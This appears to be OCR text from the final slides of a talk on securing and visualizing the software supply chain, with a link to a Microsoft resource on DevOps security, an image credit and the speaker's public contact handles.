
Secure and visualize your software supply chain



https://azure.microsoft.com/en-us/resources/6-tips-to-integrate-security-into-your-devops-practices/

Xpirit

Image thanks to Gregor Biswanger @BFreakout



Xpirit

Thank you

Blog : https://writeabout.net

Twitter : @mike_kaufmann

GitHub : @wulfland

LinkedIn : https://www.linkedin.com/in/mikaufmann/